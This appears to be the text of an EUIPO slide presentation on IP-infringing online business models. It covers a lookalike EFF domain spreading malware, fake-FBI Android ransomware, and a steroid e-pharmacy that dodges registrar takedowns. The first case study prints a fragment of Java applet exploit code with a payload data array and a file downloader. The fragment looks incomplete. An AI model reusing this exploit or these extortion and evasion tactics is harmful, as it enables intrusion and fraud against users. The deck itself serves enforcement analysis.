

Online Business Models Infringing IPR

Erling Vestergaard
22 June 2016

Online Business Models Infringing IPR

Content

1. Case study: Advanced misuse of the domain name system to disseminate malware
2. Case study: Misuse of different IPR's to install ransomware
3. Case study: Applying resilience measures to maintain an ePharmacy
4. Perspectives on online business models infringing IPR

Online Business Models Infringing IPR

Case Study:

Advanced misuse of the domain name system
to disseminate malware

Online Business Models Infringing IPR



Disputed domain name:
electronicfrontierfoundation.org

Official domain name of
complainant: eff.org

Online Business Models Infringing IPR



Disputed domain name:
electronicfrontierfoundation.org

Official domain name of
complainant: eff.org

13 August 2015

TM holder discovered that the disputed domain name was being used to confuse consumers by directing them to the TM holders official website only after surreptitiously installing malware exploiting a vulnerability in the security settings of the Java application

Online Business Models Infringing IPR

http://electronicfrontierfoundation.org/url/{6_random_digits}/Go.class

Spear fishing e-mail inviting recipient to press a link

Spoof website exploiting a weakness in the Java application

Re-directing to TM holders genuine website

13 August 2015

TM holder discovered that the attacker confused consumers by directing them to a spoof website surreptitiously installing malware through the Java application

```
public class App
extends Applet
implements ObjectStreamConstants {
    static Help[] array = new Help[100];
    private static final int BUFFER_SIZE = 4096;

    // HERE BE OH-DAYZ
    static final Object[] _DATA = new Object[100] {
        {-21267, 5, Byte.valueOf(115), Byte.valueOf(114), AtomicReferenceArray.class.getName(),
        -6289656149925076988L, Byte.valueOf(2), 1, Byte.valueOf(91), "array", Byte.valueOf(116), "[Ljava/lang/Object;", Byte.valueOf(120), Byte.valueOf(
        114), "pkg.none2", 9990, Byte.valueOf(2), 1, Byte.valueOf(73), "i", Byte.valueOf(120), Byte.valueOf(114), "pkg.none", 999, Byte.valueOf(2), 1,
        Byte.valueOf(76), "notimportant", Byte.valueOf(116), "iPhantomSuper;", Byte.valueOf(120), Byte.valueOf(112), Byte.valueOf(115), Byte.valueOf(114),
        PhantomSuper.class.getName(), 1111, Byte.valueOf(2), 0, Byte.valueOf(120), Byte.valueOf(112), 1094795585, Byte.valueOf(117), Byte.valueOf(114),
        new Serializable[0].getClass().getName(), 5475568301672258359L, Byte.valueOf(2), 8, Byte.valueOf(120), Byte.valueOf(112), 2, Byte.valueOf(113),
        8257543, Byte.valueOf(115), Byte.valueOf(114), ArrayReplace.class.getName(), 660, Byte.valueOf(2), 1, Byte.valueOf(76), "ara", Byte.valueOf(116),
        "iJava/util/concurrent.Atomic.AtomicReferenceArray;", Byte.valueOf(120), Byte.valueOf(112), Byte.valueOf(113), 8257541, Byte.valueOf(120)};

    static boolean allowSelfRefCall = false;
    static boolean block = true;
    static ObjectInputStream ois = null;
    static AtomicReferenceArray ara = null;

    //Simple file downloader method
    public static void downloadFile(String fileURL, String saveDir) throws IOException {
        URL url = new URL(fileURL);
        HttpURLConnection httpConn = (HttpURLConnection)url.openConnection();
        int responseCode = httpConn.getResponseCode();
        if (responseCode == 200) {
            String fileName = "";
            String disposition = httpConn.getHeaderField("Content-Disposition");
            String contentType = httpConn.getContentType();
            int contentLength = httpConn.getContentLength(); if (disposition != null) {
                int index = disposition.indexOf("filename=");
                if (index > 0) {
                    fileName = disposition.substring(index + 10, disposition.length() - 1);
                }
            } else {
                fileName = fileURL.substring(fileURL.lastIndexOf("/") + 1, fileURL.length());
            }
            System.out.println("Content-Type = " + contentType);
        }
    }
}
```

Online Business Models Infringing IPR


Panel Decision

- A. Identity or confusing similarity to US registered trade mark no. 1,808,177
'Electronic Frontier Foundation':
Yes, identity
- B. Rights or legitimate interest in use of the domain name:
No,
 - no license agreement or authorization to use
 - no connection between registrants name and domain name
 - disseminating malware is not a bona fide offering of goods a legitimate non-commercial use
- C. Registered and used in bad faith
Yes, quoting WIPO case D2011-0600:
"As such even though it cannot be held that the Respondent's conduct falls strictly within one of the specific examples of conduct that constitutes bad faith set out in the Policy,..., these examples are non exhaustive. Due to the deceptive and malicious conduct of the Respondent the Panelist finds that the Domain Name has been registered and used in bad faith"

Online Business Models Infringing IPR

Case study:
Misuse of different IPR's to install ransomware

Online Business Models Infringing IPR



“Adult Player” Android App

- facilitated access to pornographic videos while infected with ‘Ransomware’
- not available on android app store
- upon execution the app stealthily captured a user picture and locked the phone
- user is then presented with an accusatory message mentioning FBI and security company Mandiant and embedded with the picture with a payment request of 500 USD

Online Business Models Infringing IPR

**Amount of fine is 500\$. You can
settle the fine with
PayPal My Cash Card**



As soon as the money arrives to the Treasury account, your device will be unblocked and all information will be decrypted in course of 24 hours.

Then in 7 day term you should remedy the breaches associated with your device.



FBI Case #982318732-A8732

IP: 119.82.104.138
Country: United States
Cellular Network: T-Mobile
Offender device: Generic Ransom-
4.3
Android Version: 4.3

ATTENTION!

**Your device has been blocked
up for safety reasons listed
below.**

**All the actions performed on
this device are fixed.**



Online Business Models Infringing IPR

Case study:
Applying resilience measures to maintain an
ePharmacy

Online Business Models Infringing IPR

Online pharmacy

- specializing in anabolic steroids and other health related pharmaceuticals
- maintains high standard of customer service (live online support)
- wide variety of product with detailed information



- affiliation programme: 10% commission on any sale from a traffic redirection
- loyalty discount coupon programme
- refund or reshipping of intercepted deliveries
- offers various payment options (including bitcoin)

Loyalty Discount Coupon Program



If you had a positive experience with us and willing to share it with others, we invite you to join our **Loyalty Discount Coupon Program**. Leave your positive experience review on any forum or review website, submit the review link in your account to **My Reviews** section and receive a discount coupon code up to **20%** on your next order. As simple as that! The minimum guaranteed discount coupon code gives you a one time **5%** discount. The more complete and informative your review is, the closer your discount is to **20%**.



Online Business Models Infringing IPR

Warning

The [REDACTED] domain name may be suspended by the registrar at any time. In this case we will notify you by email and provide the link to the new domain name. You will be able to login with your old account details.

Dear [REDACTED]

We would like to inform you that our company set [REDACTED] back as a main domain.

The [REDACTED] domain has been shut down by the domain name registrar. This happens once and a while, due to the nature of our business. All existing account and order details will be available, under the new domain.

TO PREVENT ANY FRAUDULENT EMAILS PLEASE NOTE:

IMPORTANT: Your login and password should still remain the same.

IMPORTANT: Your order history should still be available in your account page.

IMPORTANT: To better protect yourself you can also ask at [REDACTED] any sensitive information that only you and our website support may know (different order details, ticket details etc)

If you have any further questions or concerns, please feel free to contact us through our ticket system [REDACTED] or by contacting our 24/7 Live Chat customer support, at [REDACTED]

Warmest regards,
[REDACTED]

[Unsubscribe instantly](#)

Online Business Models Infringing IPR

Perspectives on online business models infringing IPR

Online Business Models Infringing IPR

Perspectives

- *Many* IPR infringing business models are based on generally applicable online business models using different online platforms
- *Operators can and do* use these platforms to market IPR-infringing goods and services either to other businesses or to consumers
- *However* the business models sometimes apply clearly deceptive marketing practices even if the deceptiveness can be unrelated to the IPR infringement
- *And considering* that some business models have been specifically developed to intentionally benefit from IPR infringement
- *It has been found* that vendors often conceal identity, expand (or move) to Darknet and apply resilience measures against enforcement action
- *While* it is also found that the borderline between IPR infringing activities and traditional cybercrime is blurring



www.euipo.europa.eu



@EU_IPO



[youtube/euipo](https://youtube.euipo)

Thank you